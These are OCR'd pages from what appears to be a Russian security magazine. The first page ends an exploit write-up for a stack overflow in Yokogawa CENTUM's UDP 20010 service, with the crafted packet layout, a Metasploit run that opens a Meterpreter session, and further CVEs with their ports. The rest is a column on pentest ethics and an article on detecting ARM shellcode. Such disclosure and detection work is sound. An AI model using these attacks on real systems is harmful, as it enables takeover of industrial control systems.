    /* v5 указывает внутрь переменной Buffer,
       после логирования заголовка */
    v5 = &Buffer + strlen(&Buffer);
    /* Переполнение буфера 2: Опасно использовать
       функцию memcpy для копирования данных
       в стек  */
    memcpy(v5, Dest, 4 * (v4 >> 2));
    v6 = hObject;
    memcpy((char *)v5 + 4 * (v4 >> 2), &Dest[4 *↵
    (v4 >> 2)], v4 & 3);
    v7 = strlen(&Buffer);
    *(&Buffer + v7) = 13;
    Buffer[v7 - 1] = 10;
    WriteFile(v6, &Buffer, v7 + 2,↵
    &NumberOfBytesWritten, 0);
    result = FlushFileBuffers(hObject);
    *((_WORD *)lpBaseAddress + 192) = 62;
  }
  return result;
}
```

Отправка специальным образом созданных данных на UDP-порт 20010 с большой вероятностью вызовет уязвимую функцию и использует контролируемые данные, размер которых переполнит буфер стека.

Для демонстрации уязвимости возьмем вредоносный пакет. Эти пакеты представляют собой обмен между различными HIS-станциями и FCS-симулятором. Наши пакеты должны соответствовать следующим требованиям:

- Первые 16 байт — это заголовок (header):
  - на смещении 6 — два байта с идентификатором пакета,
  - смещение 15 — один байт с длиной пакета.
- Последние 4 байта — «хвост» (trail).
- Байты между — обмен данными (идентификатор HIS в нашем случае).

То есть получаем следующую структуру пакета, представленную на рис. 8, где:

- команда/операция — синий цвет;
- длина пакета — оранжевый цвет;
- данные (идентификатор HIS) — красный цвет.

Когда программа получит пакет, попытаемся создать строку в логе следующего формата:

```
"ERROR:HealthFromUDP():GetHostTblPosByName↵
(hostname=%s) rtnno=%d"
```

Воспользуемся идентификатором HIS для того, чтобы подставить значение в переменную `hostname`. Это и приведет к описанному выше переполнению буфера.

Рис. 7. Обмен пакетами между различными HIS-станциями и FCS-симулятором

7

```
00000000  45 54 56 48 01 01 10 09  00 00 00 01 00 00 00 44 ETVH.... .......D
00000010  48 49 53 30 31 36 34 00  00 00 00 00 00 00 00 00 HIS0164. ........
00000020  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 ........ ........
00000030  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 ........ ........
00000040  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 ........ ........
00000050  00 01 00 00                                      ....
    00000000  45 54 56 48 01 01 10 09  00 00 00 01 00 00 00 44 ETVH.... .......D
    00000010  48 49 53 30 31 36 33 00  00 00 00 00 00 00 00 00 HIS0163. ........
    00000020  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 ........ ........
    00000030  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 ........ ........
    00000040  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 ........ ........
    00000050  00 01 00 00                                      ....
00000054  45 54 56 48 01 01 10 09  00 00 00 01 00 00 00 44 ETVH.... .......D
00000064  48 49 53 30 31 36 34 00  00 00 00 00 00 00 00 00 HIS0164. ........
00000074  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 ........ ........
00000084  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 ........ ........
00000094  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 ........ ........
000000A4  00 01 00 00                                      ....
    00000054  45 54 56 48 01 01 10 09  00 00 00 01 00 00 00 44 ETVH.... .......D
    00000064  48 49 53 30 31 36 33 00  00 00 00 00 00 00 00 00 HIS0163. ........
    00000074  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 ........ ........
    00000084  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 ........ ........
    00000094  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 ........ ........
    000000A4  00 01 00 00                                      ....
000000A8  45 54 56 48 01 01 10 09  00 00 00 01 00 00 00 44 ETVH.... .......D
000000B8  48 49 53 30 31 36 34 00  00 00 00 00 00 00 00 00 HIS0164. ........
000000C8  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 ........ ........
000000D8  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 ........ ........
000000E8  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00
```

```
"\x45\x54\x56\x48\x01\x01\x10\x09\x00\x00\x00\x01\x00\x00\x00\x44" # header
"\x48\x49\x53\x30\x31\x36\x34" # his identifier: HIS0164
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00"
"\x00\x01\x00\x00" # trail
```

Рис. 8. Структура пакета при обмене данными с 20010-м портом в Yokogawa CENTUM

EXPLOIT

Для успешной атаки нам нужно отправить пакет с длинным идентификатором HIS в поле данных, длины которого хватит, чтобы переписать значение EIP-регистра, сохраненного в стеке (по факту он перепишется дважды), и получить выполнение произвольного кода.

В качестве эксплойта воспользуемся Metasploit-модулем. Тестирование проводили на стенде с Windows XP SP3 и Yokogawa CENTUM CS3000 R3.08.50:

```
msf > use exploit/windows/scada/↵
  yokogawa_bkfsim_vhfd
msf exploit(yokogawa_bkfsim_vhfd) >↵
set RHOST 192.168.81.63
RHOST => 192.168.81.63
msf exploit(yokogawa_bkfsim_vhfd) > rexploit

[*] Reloading module...
[*] Started bind handler
[*] Trying target Yokogawa Centum CS3000 R3.08.50↵
    Windows XP SP3 (English), sending 789 bytes...
[*] Sending stage (769024 bytes) to 192.168.81.63
[*] Meterpreter session 1 opened
(192.168.81.1:58714 -> 192.168.81.63:4444) at
2014-07-15 22:13:41 +0300 meterpreter>
```

Эта уязвимость была последней в ряду неприятных багов данного ПО. Перед этим наши авторы уже публиковали несколько уязвимостей для CENTUM, но только в других сервисах. Для них также были написаны Metasploit-модули:

- CVE-2014-0781 в BKCLogSvr.exe. Здесь нужно было отправить специальный пакет на UDP-порт 52302 .
- CVE-2014-0783 в BKHOdeq.exe. Отправка атакующего пакета на TCP-порт 20171.
- CVE-2014-0784 в BKBCopyD.exe. Ну и отправляем вредоносный пакет на TCP-порт 20111.

TARGETS

- Yokogawa CENTUM CS 3000 R2.23.00;
- Yokogawa CENTUM VP R4.03.00;
- Yokogawa CENTUM CS 3000 Small R3.09.50;
- Yokogawa CENTUM VP Small R5.03.20;
- Yokogawa CENTUM VP Basic R5.03.20.

SOLUTION

Есть исправление от производителя.


ВНИМАНИЕ: МЫ ИЩЕМ НОВЫХ АВТОРОВ!

Если тебе есть что сказать, ты можешь войти в команду любимого журнала.

Hint: контакты редакторов всех рубрик есть на первой полосе.



Колонка Алексея Синцова



ЭТИЧЕСКИЕ И БУМАЖНЫЕ ВОПРОСЫ ТЕСТОВ НА ПРОНИКНОВЕНИЕ

Про пентест было написано уже много: как его проводить, зачем его проводить, когда он полезен и когда бессмыслен, какие пентестеры правильные, а какие не очень. Казалось бы, уже все ясно, а вот нет-нет да всплывает очередной вопрос. Так как тема еще жива и рынок активно развивается, хотелось бы поднять вопросы этики и культуры, а также целесообразности столь модной услуги.

ПРОБЛЕМЫ РЫНКА НОМЕР 1

Уже прошли времена, когда пентест был услугой редкой, для «особых клиентов» от «особых исполнителей». Причем прошли они давно, теперь это стандартная услуга, которую не предлагает разве что ленивый. Это означает, что спрос растет, — этому способствует и общая озабоченность проблемой «взлома», и грамотный маркетинг на рынке, и подливание масла в огонь регуляторами. Вместе с этим растет и энтропия. На рынке появляется множество некачественных и откровенно жульнических услуг, включая и этот ваш пентест. Ухудшает ситуацию и такая же энтропия «специалистов по ИБ» со стороны заказчиков/покупателей — порог вхождения в это нечто под названием «ИБ» становится довольно низким с обеих сторон. Любой плохой админ, научившийся запускать Nmap и вставлять кавычку, — пентестер. Любой выпускник вуза, который прочитал про ISO 27001 и полистал блоги о ПДн, — специалист по ИБ. В этом непонятном котле под названием рынок они чудесно варятся друг с другом. Я бы мог ныть, мол, как все плохо, один я тут в белом стою, но на самом деле все логично и является закономерным развитием того, что все мы делаем. Просто кроме отличного качественного товара из-за нехватки ресурсов и из-за высокой потребности рынок (рынок кадров, услуг, товаров — неважно) заполняет откровенный треш. Ныть по этому поводу бессмысленно и глупо. На самом деле такое положение даже на руку тем, кто предлагает действительно качественные услуги, — ведь все познается в сравнении. Однако порой происходят обидные казусы, ведь в конечном счете действует правило «покупатель всегда прав, даже когда не прав». Это означает, что продавец в ответе даже за некачественного клиента. Пример из блога А. Лукацкого (goo.gl/WgpzvL). Клиент

заказал пентест. По его итогам заказчик получил отчет, в котором сказано что-то типа «В результате проделанной работы уязвимостей обнаружено не было». И все, разошлись как в море корабли. Вроде бы все хорошо, в отчете и в договоре все было грамотно описано: список работ, что сделано и результат — ничего не найдено. Как это прочитал клиент: «Спите спокойно, ваш сайт неуязвим». На следующий день в интернете бомба: новая уязвимость — Heartblead, которой подвержен в том числе и сервис заказчика. Заказчик в шоке: как так?! Вот он, отчет, где сказано, что уязвимостей нет, а получается, что есть, причем все плохо. Очевидно, заказчик не понимал, что заказывал, за что он платит деньги и что вообще делали эти люди. Но так как ему «надо было купить какой-то там пентест», то он это честно сделал. Поэтому очень важно понимать, что ты покупаешь и за какой результат ты платишь деньги.

Совет 1
Изучи список работ, которые обязался сделать пентестер, подумай, нужно ли тебе это.

Проверяют ли на наличие только известных уязвимостей? Какими методами? Означает ли это только скан нмапа + Nessus, или исполнитель будет анализировать отпечатки и поведение системы и выявлять неявные сервисы? Какими методами он ищет уязвимости в веб-приложениях? Как работает с софтом третьей стороны — библиотеками, демонами, сервисами и прочим, проводятся ли работы с клиентским приложением — если у тебя ActiveX / Java Applet или толстый клиент? Анализируется ли логика системы, приложений? Используется ли динамический анализ при тестировании — фаззинг, реверс-инжиниринг — того же ActiveX?

Так можно уточнять довольно много и копаться все глубже и глубже. Чем больше описано — тем лучше видно, что ты покупаешь. При этом главная проблема — осведомленность и образование заказчика. В том примере из блога подробное описание было. Но заказчик не понимал — можно ли так найти Heartbleed или нет. Заказчик не осознает, что для того, чтобы можно было толкать претензии по Heartbleed, должна быть указана работа «Динамический анализ и анализ исходных кодов сторонних библиотек. Список сторонних библиотек: OpenSSL. Методы динамического анализа: фаззинг прокола handshake» и так далее и тому подобное. При этом клиент вообще должен знать, что такие работы существуют. Конечно, цена услуг выросла бы более чем в десять раз, но когда клиент совсем не понимает, что покупает, он легко обижается, что заплатил за пентест пять тысяч долларов, а пентестеры не нашли дырку на миллион баксов.

Хороший же исполнитель всегда старается донести до заказчика, что именно входит в список услуг, а что нет, чтобы его ожидания были реальны и соответствовали деньгам и потраченному времени. Другое дело, что возможна ситуация, когда исполнитель не понял, что заказчик — днище:

Исполнитель: Вот наши услуги. То есть мы проверим ваш сервис на все уязвимости, которые можно найти за это время этими методами, ОК?
Заказчик: Заткнись и возьми мои деньги!
Исполнитель: Договорились!

Заказчик вообще не готов к техническим разговорам, а это ведь только верхушка айсберга! Желательно, чтобы исполнитель более доходчиво объяснил, что за пять килобаксов и четыре дня работы найти все просто нельзя.

Совет 2
По возможности проверяй то, что обязался делать пентестер.

Одна из основных проблем — заказчик не знает, что действительно делал пентестер. Может, только сканер запустил, а руками и головой не работал совсем. Что-то проверить нельзя, но многое можно: смотри логи веб-сервера, смотри активность тестовых аккаунтов, статистику запросов к СУБД и так далее. Твои логи — твой главный советчик.

СОБСТВЕННОСТЬ КЛИЕНТА

Иногда клиенты хорошо представляют, зачем им нужен пентест. Они хотят проверить свои системы ИБ, контрмеры, персонал, а иногда — вендора или интегратора. Но что собой представляет получаемый отчет? Как правило, описание крутых хаков, векторов атак, примеры успешного использования уязвимостей и тому подобное. Но есть еще кое-что: список уязвимостей. Для простоты я разделю их на несколько категорий:

1. Уязвимости в результате ошибок конфигурации.
2. Уязвимости, допущенные на стадии разработки/архитектуры в кастомном продукте (0day).
3. Уязвимости, допущенные на стадии разработки/архитектуры в стороннем продукте (0day).
4. Уязвимости пункта 3, только известные сообществу и вендору (1day).

Очевидно, что уязвимости класса 4 не являются собственностью клиента или исполнителя — это всеобще известная информация. Первый и второй класс уязвимостей представляет собой собственность клиента, но вот что делать с третьим классом? Чья это собственность? Вот и заказывает пентест, специально чтобы посмотреть, что втюхал ему вендор или интегратор, и ему нужны эти уязвимости, чтобы «давить» на них. Пентестер будет работать эффективнее, если будет знать твою цель. Кроме того, тут опять проклевывается этическая составляющая. Допустим, пентестер нашел 0дей в ДБО вендора А, в банке Б. Он потратил свое время и деньги банка Б. Все круто, но потом он пошел в банк В, который пользуется тем же решением А. Не тратя ни копейки, пентестер сообщает об этой же уязвимости банку В. Таким образом, банк Б частично (процентов на 80) помог банку В за свой счет. Но кроме того, банк В знает уже и о проблемах банка Б, и хорошо, что всем на это плевать, и конкуренция у нас здоровая, и банки друг друга поддерживают. Но я за то, чтобы документировать собственность на такого рода уязвимости в договоре, — мелочь, зато профессионально :).

И ЕЩЕ МНОГО ВОПРОСОВ...

Рынок постепенно взрослеет, и многие вопросы не поднимаются ни заказчиком (не дозрел), ни исполнителем (не в его интересах либо тоже не дозрел). Я надавал тут каких-то сложных советов, это правда, и главный аргумент: если мы знаем все эти детали и можем вот так проверять работу пентестеров, то зачем нам пентестеры, мы сами все можем? Но это лишь частично так. Отличить сканер от работы человека и понять логику того, что делал аккаунт в приложении, может любой инженер, хотя бы чтобы определить явных жуликов, потом, этот инженер получит неплохой опыт :). И да — нужно повышать квалификацию своих ИБ-шников, а не надеяться на честность консультанта. Я понимаю, что не все могут позволить себе нанять инженера, который смыслит что-то в ИБ, но если безопасность для вашего бизнеса будет становиться все большим приоритетом, то такие кадры окажутся очень ценными и полезными для всей компании. Потом в любом случае, при большом периметре и большом количестве проектов, нанимать пентестеров, интеграторов или покупать решения по ИБ придется. И если у вас в команде будет человек, который сможет определить необходимость и эффективность, а также координировать такие работы, — это будет намного эффективнее, чем если это будут делать консультанты и интеграторы, ведь мотивация и цели будут разными.

Так что вывод мой таков: рынок ИБ будет давать более качественные услуги и уменьшать количество буллшит-услуг в пропорциональной зависимости от роста культуры и квалификации заказчиков. То есть заказчики должны не ждать, когда вдруг рынок станет «хорошим», а сами становиться лучше.

Удачи нам всем!

> «ХОРОШИЙ ИСПОЛНИТЕЛЬ ВСЕГДА СТАРАЕТСЯ ДОНЕСТИ ДО ЗАКАЗЧИКА, ЧТО ИМЕННО ВХОДИТ В СПИСОК УСЛУГ, ЧТОБЫ ЕГО ОЖИДАНИЯ СООТВЕТСТВОВАЛИ ДЕНЬГАМ И ПОТРАЧЕННОМУ ВРЕМЕНИ. ПРАВДА, ВОЗМОЖНА СИТУАЦИЯ, КОГДА ИСПОЛНИТЕЛЬ НЕ ПОНЯЛ, ЧТО ЗАКАЗЧИК — ДНИЩЕ :)

Совет 3
Уточняй в договоре то, что покупаешь.

Не просто какой-то там отчет, но и информацию, не подлежащую разглашению, например об уязвимостях в 3rd party продуктах, или наоборот — исполнитель поможет скоординировать работу с вендором. Конечно, это зависит от целей и твоих желаний, но это надо документировать и обговаривать. Это может быть неважным пунктом для одних и интересным для других.

Один заказчик как-то сказал: «Опять нашли 0day в VMware за наш счет, нам неинтересно помогать разработчикам VMware...» То есть он вообще был не заинтересован в том, чтобы искали уязвимости в софте сторонних вендоров (что логично и правильно). Тогда как другой заказчик


Светлана Гайворонская
@SadieSv


Иван Петров
@_IvanPetrov_



ШЕЛЛ-КОДЫ ПОД ARM

http://computerinterface.ru/shell-kod/assembler-i-c.html

УЧИМСЯ ДЕТЕКТИРОВАТЬ ВРЕДОНОСНЫЕ НАГРУЗКИ ДЛЯ ПОПУЛЯРНОЙ ПЛАТФОРМЫ

Повсеместное распространение устройств на базе платформы ARM приводит к тому, что атаки на них становятся для злоумышленников все более «вкусными». Неудивительно, что шелл-коды под эту платформу давно стали реальностью. Несмотря на то что на обнаружении шелл-кодов под x86 исследователи уже собаку съели, с ARM все не так просто. Большинство существующих детекторов оказались попросту неприменимыми. Причина этому — разница двух архитектур, позволяющая злоумышленникам существенно изменить вид шелл-кода. Об этих особенностях шелл-кодов под платформу ARM и пойдет речь.

КТО ТАКИЕ ШЕЛЛ-КОДЫ И С ЧЕМ ИХ ЕДЯТ

Сегодня мы будем разговаривать об одном из видов вредоносных инструкций, эксплуатирующих уязвимости в удаленном программном обеспечении, в частности уязвимости работы с памятью. Исторически такие наборы инструкций называют шелл-кодами — в старые добрые времена атаки такого типа предоставляли доступ к шеллу, так и повелось. Типичные уязвимости памяти, эксплуатируемые шелл-кодами, — это прежде всего так любимое переполнение буфера и переполнение кучи, строковых переменных и других структур.

Попробуем рассмотреть их «на пальцах» — на примере наиболее простого типа, к которому принято относить переполнение буфера в стеке. Итак, шелл-коды работают следующим образом. Пусть в коде есть вызов некоторой уязвимой функции, работающей с пользовательскими данными. При ее вызове со стеком происходит одновременно несколько вещей: там сохраняется адрес возврата на следующую инструкцию (чтобы знать, куда передать управление после того, как выполнение уязвимой функции будет завершено); сохраняется значение флага BP; выделяется область определенного размера для локальных данных (что в нашем случае и есть «пользовательский ввод»). Если количество считываемых данных функцией не проверяется, а злоумышленник передал данных больше, чем нужно, то они перезатрут служебные значения на стеке — и значения флагов, и адрес возврата. Куда будет передано управление после выхода из функции? Ровно по тому адресу, который теперь оказался в зоне адреса возврата. Так вот, цель злоумышленника — сформировать данные таким образом, чтобы передать управление на вредоносную нагрузку, которая также содержится в передаваемых данных. Попросту говоря — выполнить произвольный код на машине-жертве.

Традиционно как шелл-коды, так и методы их детектирования принято ассоциировать с платформой x86 — ввиду того, что тип атаки довольно старый и был нацелен на наиболее распро-




Рис. 1. Как работает шелл-код

страненную платформу. Последние несколько лет ситуация меняется. Устройств на базе платформы ARM уже в несколько раз больше, чем x86, и их число будет продолжать расти. Речь идет и о смартфонах, и о планшетах, а Google с Samsung уже выпускают хромбуки на базе ARM. Архитектура ARM (Advanced RISC Machine) — семейство лицензируемых 32-битных и 64-битных микропроцессорных ядер разработки компании ARM Limited. ARM представляет собой RISC-архитектуру процессора. Казалось бы, платформа и шелл-коды находятся на несколько разных уровнях абстракции. Как смена платформы может изменить вид шелл-кода? Ответ кроется в ряде существенных отличий двух платформ, которые предоставляют злоумышленникам возможность использовать весьма различные техники написания шелл-кодов.

ЧТО В ARM ПОШЛО «НЕ ТАК»

Решения для обнаружения шелл-кодов, работающие на платформе x86, анализируют типичные признаки шелл-кодов. Тем не менее для платформы ARM они оказываются неприменимы — вид шелл-кодов меняется. Рассмотрим более подробно отличия двух архитектур, которые непосредственно влияют на вид шелл-кодов.

Фиксированный размер команд

В архитектуре ARM все инструкции имеют фиксированный размер (32 бита в ARM-режиме, 16 бит в режиме Thumb), в отличие от архитектуры x86, где размер инструкций варьируется от одного до 16 байт.

Из-за данного свойства архитектуры ARM дизассемблирование с разных смещений не синхронизируется (self-synchronizing disassembly). Self-synchronizing disassembly — особенность дизассемблирования инструкций в архитектуре x86. С какого бы байта оно ни началось, найдется точка синхронизации между дизассемблированием с произвольного байта и дизассемблированием от начала потока инструкций. Данное свойство упрощает поиск шелл-кодов в трафике (он может находиться в произвольном месте потока), но усложняет анализ шелл-кода — существует возможность пропустить инструкции, критические для шелл-кода (см. рис. 2).

При детектировании ARM шелл-кодов в байтовом потоке достаточно дизассемблировать с четырех смещений от начала потока: 0, 1, 2, 3. Так как инструкции имеют фиксированную длину, дизассемблирование всегда будет идти с начала шелл-кода, без пропуска важных инструкций.




Рис. 2. Self-synchronizing disassembly




Рис. 3. Шелл-коды в Thumb и ARM

Несколько режимов работы процессора и возможность динамического переключения между ними

Ранее мы уже упомянули о наличии двух режимов процессора. В реальности же все еще сложнее: помимо двух упомянутых, есть еще и Thumb2 (в 16-битный Thumb добавлено несколько 32-битных инструкций, такая техника позволяет существенно увеличить плотность опкодов) и Jazelle, поддерживающий аппаратное ускорение выполнения Java-байт-кода.

Режим Thumb, в частности, исторически использовался, чтобы сделать компактнее программы на встроенных системах, для которых типичным является ограниченный размер памяти. В других условиях использование Thumb-режима не так оправданно — он работает медленнее режима ARM: нет поддержки условного выполнения, хуже работает модуль предсказания переходов и так далее. Ввиду этого большинство приложений используют режим ARM, однако при написании шелл-кодов вопрос объема данных также встает достаточно остро. Поэтому техника динамического переключения режима процессора — одна из самых распространенных для шелл-кодов. В частности, она присутствует более чем в 80% публично доступных образцов. Пример шелл-кодов, написанных в разных режимах процессора, показан на рис. 3.

Переключение производится при помощи инструкций перехода:

- происходит переход по метке `label` и переключение в режим, отличный от текущего;
- происходит переход по адресу, записанному в регистр `Rm`;
- а также в зависимости от значения последнего бита регистра происходит переключение режимов (0 — ARM, 1 — Thumb).

Работает это следующим образом. В шелл-кодах проявляется наличие команды смены режима процессора (`BX Rm`) на пересечении цепочек команд из разных режимов процессора. Так как уязвимая программа может работать в ARM-режиме, то, чтобы выполнить данный шелл-код, необходимо переключить процессор в режим Thumb. Для того чтобы переключить процессор в другой режим, необходимо считать регистр счетчика инструкций и использовать его значение для перехода на начало шелл-кода при помощи команды `BX Rm`, где `Rm` — это регистр общего назначения, в который записывается адрес начала шелл-кода. Для сообщения процессору, в какой режим следует переключиться, в старшем бите адреса ставится значение в зависимости от требуемого режима.

Инструкции разных режимов могут находиться на некотором расстоянии друг от друга, но в силу ограниченности шелл-кода можно предположить, что отступ между ARM-кодом переключения процессора и Thumb-шелл-кодом будет соизмерим с размером шелл-кода. Пример такого шелл-кода можно видеть на рис. 4 (шелл-код взят с exploit-db.com).

Техника динамической смены режима процессора используется в шелл-кодах не только для внедрения большей функциональности в тот же размер, но и для обфускации в том числе. Очевидно, что смена режима процессора и, соответственно, иное дизассемблирование приведет к тому, что сигнатурные подходы не будут срабатывать на одном и том же образце. С другой стороны, если знать об этой особенности, никто не мешает нагенерировать все возможные сигнатуры, с учетом смен режима процессора. Тем не менее до сих пор внимание на этом не акцентировалось.

Возможность условного выполнения инструкций

На наш взгляд, это одна из самых интересных особенностей ARM, которая привносит еще один метод обфускации шелл-кодов. Каждая инструкция в ARM выполняется или игнорируется процессором в зависимости от значения регистра флагов. Значение регистра флагов, при котором команда должна выполниться, выбирается при помощи дописывания определенного суффикса к команде.

Например, команда `MOVEQ R0, R0` выполнится только тогда, когда флаг `Z = 1` (используется




Рис. 4. Шелл-код со сменой режима




Рис. 5. **Компактизация**

суффикс EQ). Всего существует 15 значений суффиксов. Также существует суффикс S, который означает, будет ли данная команда изменять значение регистра флагов.

